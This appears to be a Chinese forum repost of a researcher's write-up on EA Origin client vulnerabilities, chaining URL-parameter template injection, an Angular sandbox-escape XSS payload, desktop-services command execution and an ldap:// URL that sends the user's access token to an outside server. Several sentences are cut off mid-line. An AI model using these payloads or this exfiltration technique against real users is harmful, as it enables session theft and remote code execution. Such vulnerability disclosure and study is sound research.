
EA Origin Client Vuln - 从XSS到RCE

Hulk / 2019-05-20 08:43:00 / 浏览数 3660 安全技术 WEB安全 顶(0) 踩(0)

文章来源：https://zeropwn.github.io/2019-05-13-xss-to-rce/

0x01 概述

你们可能都听说过EA
Origin客户端最近爆出的远程代码执行漏洞，这个漏洞是我和我的好基友（@Daley）在四月中旬一起发现的。这篇文章我将继续讨论该漏洞以及挖掘出的其他漏洞。



0x02 调试Origin

通过QtWebEngine（基于Chromium内核的浏览器框架）调试可以发现大部分问题。传递特殊标识符到Origin核心进程，我可以将Chrome DevTools与该进程挂钩，可视化web视图。同时为了实现远程调试，我开启了Chrome DevTools端口转发功能，开启步骤：打开Chrome DevTools（浏览器输入：`chrome://inspect`），打开远程设备视图，按具体要求填写后开启端口转发。

打开Origin，获取进程：

```
Origin.exe --remote-debugging-port=31337
```

在Chrome上访问`localhost:31337`，可以以开发者工具视图调试该进程。

0x03 Origin URL处理

黑客通过URL展开攻击早就不是新鲜事了。在很长一段时间里，这是对远程计算机发放payload和执行代码的绝佳方式。只需访问某个网页就可以实现远程执行命令，APT威

程序自定义的URL处理器一般是为了方便访问。比如说Origin的URL处理器主要方便用户通过web浏览器启用或购买游戏。当用户点击这些链接，Origin客户端就会通过特制

Origin URL提供了很多URL可选项。例如要运行某个游戏，只需打开下面这个URL。URL中包含参数。我们在这里发现第一个漏洞。

```
origin://game/launch/?offerIds=OFFERID
```

0x04 Bug#1 ：模版注入

Origin如果收到的参数内容为无效游戏ID，它会提示你可以手动将其导入游戏库。在弹出的对话框中可以看到"title"即为该游戏的名称。那么问题来了，如果这个游戏ID Origin无法识别，那会发生什么？这也就是参数"title"的神奇之处。

我们可以篡改"title"值：

```
origin://game/launch/?offerIds=0&title=zer0pwn
```

当初我在测试时猜想可能存在HTML注入，或许可以导致XSS。使用以下链接：

```
origin://game/launch/?offerIds=0&title=<h1>zer0pwn
```

结果显示存在HTML注入。我开始觉得可以注入脚本标签来执行JavaScript，但并非如此。经深入发掘，我发现Origin前端框架是由Angular开发的。众所周知，Angular有
{{7*7}}，结果为49，证实存在模版注入。

```
origin://game/launch/?offerIds=0&title={{7*7}}
```

0x04 Bug#2 ：XSS

我们发现的是客户端模版注入，被限制只能在客户端执行。接下来我开始测试能够通过它执行JavaScript，从而窃取用户会话。

Angular有一个沙盒策略，因此我们得用一些时髦货来执行目标脚本。网上搜寻一番后，我找到了有关其沙盒逃逸的研究结果。

把下面这个payload放入title中，可以实现弹窗。

```
{{a=toString().constructor.prototype;a.charAt=a.trim;$eval('a,alert(l),a')}}
```

0x04 Bug#3 ：RCE

这部分的漏洞有些简单。QDesktopServices本身是不存在漏洞的，是Origin本身的问题。我找到了远程代码执行的方法。

阅读Qt文档，"QDesktopServices类提供了链接桌面服务的方法。桌面环境允许应用执行某些任务，例如以环境用户的默认浏览器打开一个网页"。

我发现了Origin暴露在外部的一个SDK接口，通过它使用JavaScript语句可以与QDesktopService通信。

访问DOM中的`Origin.client.desktopServices`，我发现了下面这些函数：

```
: function asyncOpenUrl()
: function asyncOpenUrlWithEADPSSO()
: function deminiaturize()
: function flashIcon()
: function formatBytes()
: function getVolumeDiskSpace()
: function isMiniaturized()
: function miniaturize()
: function moveWindowToForeground()
: function setNextWindowUUID()
: function showWindow()
```

有些函数非常有意思，例如`flashIcon()`，调用它后你会发现Origin图标开始闪动。大部分函数都是只能攻击应用本身，所以我不打算使用它们。

后来我们发现了`asyncOpenUrl()`函数。这个函数作用是调用QDesktopService的`OpenUrl`函数，被调用的函数会打开浏览器。`OpenUrl`函数可以打开注册了特定URL的应
;)

然后我制作了下面这个JavaScript payload代码，成功弹出计算器：

```
Origin.client.desktopServices.asyncOpenUrl("calc.exe")
```

0x04 还能更进一步？

我前面已经提到过Origin存在一个CSP策略，使得提取数据更加困难。但我后来发现使用`ldap://`访问协议发送LDAP请求结合`asyncOpenUrl()`函数可以提取出想要的数

```
"ldap://safe.tld/o="+Origin.user.accessToken()+",c=UnderDog"
```

在服务器上开启tcpdump，设置过滤则可以看到以明文形式传递的数据。

此外`Origin.user`对象还包含其他函数：

```
: function accessToken()
: function country()
: function dob()
: function email()
: function emailStatus()
: function globalEmailSignup()
: function isAccessTokenExpired()
: function originId()
: function personaId()
: function registrationDate()
```

```
: function sessionGUID()
: function showPersona()
: function tfaSignup()
: function underAge()
: function userGUID()
: function userPid()
: userStatus()
```

这里我就不一一赘述这些函数的功能了，有兴趣自行实验。

0x05 关于补丁

电子艺术家已经推出了相关补丁，但我在推特上仍看到很多bypass的方法。补丁是失败的，这篇文章再次警示需要彻底清理用户的各种类型的输入。

0x06 参考

- https://gist.github.com/jeremybuis/38c01acae19fc2ac6959
- https://blog.underdogsecurity.com/rce_in_origin_client/
- https://doc.qt.io/qt-5/qdesktopservices.html